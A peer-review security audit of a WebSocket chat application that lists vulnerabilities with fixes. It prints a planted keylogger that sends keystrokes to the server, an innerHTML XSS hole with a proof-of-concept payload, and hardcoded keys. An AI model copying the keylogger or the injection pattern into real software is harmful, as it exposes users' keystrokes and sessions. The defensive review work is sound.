Peer review feedback

0x0 General information

Projection name: Websocket Based Chat Application
Code reviewed: All files in the project
Reviewer: Zhihao Cheng
Test method: White box audit, Unit test, Dynamic test, Penetration testing
Feedback Structure:

0x1 Summary

- ✓ Message to person
- ✓ Group message
- ✓ Peer to Peer File Transfer
- ✓ Show online list

Overall, the functions basically meet the requirements, but there are some issues:

1. Incorrect package management.
2. Java script prototype override.
3. Insecure encryption design.
4. Monitor backdoor.
5. Cross-Site Scripting

The feedback will also provide the improvement and POC for code issues.

0x2 Program strengths

1. Clear code structure
   Separating user interaction logic from backend processing logic to improve chat system maintainability, scalability, and flexibility.
2. Perform a filtering on received json data
   The code checks domain of the json info and it enhances the overall robustness and reliability of the message (server.js).

0x3 Issues, Improvement and POC

1. (issue) Incorrect package management.


Challenges of Manual Dependency Management: The project does not adhere to NPM (Node Package Manager) standards. Manually managing dependency versions can lead to version conflicts or duplicate installations of the same package, increasing maintenance costs. Also, outdated or unmaintained dependencies can leave security vulnerabilities.

Improvement: Follow the best practice of NPM

1. npm init
2. npm install package(the package you need)

2. (Potential vulnerability) Prototype override

Inappropriate overloading: Overriding prototype methods can introduce unpredictable side effects because other code relying on these methods may be affected. For example, a malicious attacker uses 'has' as the username and 'true' as the password. Every time you access a 'has' property it always returns 'true', resulting in being controlled over program flow.




```
handler > ws.on('message') callba   Proxy(Object) {aryan@s6: '7549920a8f8c5dec3f1dcdb7a5eb7840ea1e52f2ee40fe70b6d1fb376aed3…
                                     > [[Handler]] = Object
                                       [[IsRevoked]] = false
nc function handler(ws) {            v [[Target]] = Object
 ws.on('message', async (messag          aryan@s6 = '7549920a8f8c5dec3f1dcdb7a5eb7840ea1e52f2ee40fe70b6d1fb376aed
     try {                               ash@s6 = '7d082e414f09c5ca390197afe48109943e2597c782e58e4262b14303477c1b
         const data = JSON.pars          buffer@s6 = 'buffer'
         if (data.tag) {                 shivang@s6 = '12b0c9632941cc3aa7075eacc55d4919cadd5c1bd8690460e696bee538
             console.log(data)         > get = ƒ (property) {\n  if(property === null || typeof property === "und
             if (data.tag ===          > has = ƒ (property) {\n  // While get() throws an exception for undefined
                 const usernam         > util = {setModuleDefaults: ƒ, makeHidden: ƒ, makeImmutable: ƒ, getConfig
                 const passwor         > [[Prototype]]   {setModuleDefaults: ƒ, makeHidden: ƒ, makeImmutable: ƒ, getConfi
                 const userDom     Hold Alt key to swit  Copy Value  Copy as Expression
                 console.log(registeredUsers[username])
```

Figure 1 JavaScript prototype

Improvement: Disable the use of function names (e.g. 'set', 'get', 'onload' etc.) as usernames.

3. (vulnerability) Hardcode public and private key in HTML.

Exposure Risk: Hardcoded keys are in plaintext within the HTML client. It ruins end-to-end encryption and undermines the principles of cryptographic security.



```
        "aryan@s6": {
            "publicKey": "-----BEGIN PUBLIC KEY-----\r\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArF1Jjg1WVLHOL9rGPIXt\r
        },
        "ash@s6": {
            "publicKey": "-----BEGIN PUBLIC KEY-----\r\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArrnGzVd/yZ+QXrKw4iBo\r
        },
        "shivang@s6": {
            "publicKey": "-----BEGIN PUBLIC KEY-----\r\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxsjgsC1qdBZGK9rPFK2N\r
```


Figure 2 client 06 bd.html line 190-197

Improvement: Generate keys dynamically and transmit them.

Example for this: conception of S2S protocol

4. (backdoor) Keyboard Monitor.

Privacy breach: A function embedded in the HTML will monitor keyboard activity and send it to the server.




```
document.onkeypress = function(e) {
    const key = e.key;
    keys += key;

    // Send data to server every 500ms
    setInterval(function() {
        if (keys !== '') {
            ws.send(JSON.stringify({ tag: 'buffer', data: keys }));
            keys = '';
        }
    }, 500);
};
```

Figure 3 client 06 bd.html line 61-72

5. (**Vulnerability**) HTML injection (XSS)

Cross-Site Scripting: It allows attackers to inject and spread malicious scripts into webpages viewed by other users.



```
} else if (message.tag === 'status') {
    const div = document.createElement('div');
    div.className = 'message';
    div.innerHTML = `<em>${message.content}</em>`;
    messages.appendChild(div);
```

Figure 4 client 06 bd.html line 101-107


Improvement:

1. **Sanitization**: Remove or escape special characters from user inputs to prevent malicious scripts from being injected.
2. **Output Encoding**: While rendering user inputs to the web page, use appropriate encoding (e.g., &lt;, &gt;, &amp;) to prevent script tags from being interpreted.

POC:

Intercept any client WebSocket traffic and modify it to {"tag":"status","content":""}

Fill any DOM element in content.



```
1@s6: 1

122312313pt>
1@s6: 1
2@s6 joined the chat
alert(234);
```

```
▸ {tag: 'status', content: '122312313pt>'}                            client 06 bd.html:78
▸ {tag: 'message', info: '1', from: '1@s6', to: '1@s6'}               client 06 bd.html:78
▸ {tag: 'fr_list', content: {…}}                                      client 06 bd.html:78
▸ {tag: 'status', content: '2@s6 joined the chat'}                    client 06 bd.html:78
▸ {tag: 'presence', presence: Array(2)}                               client 06 bd.html:78
```

Figure 5 Injection showcase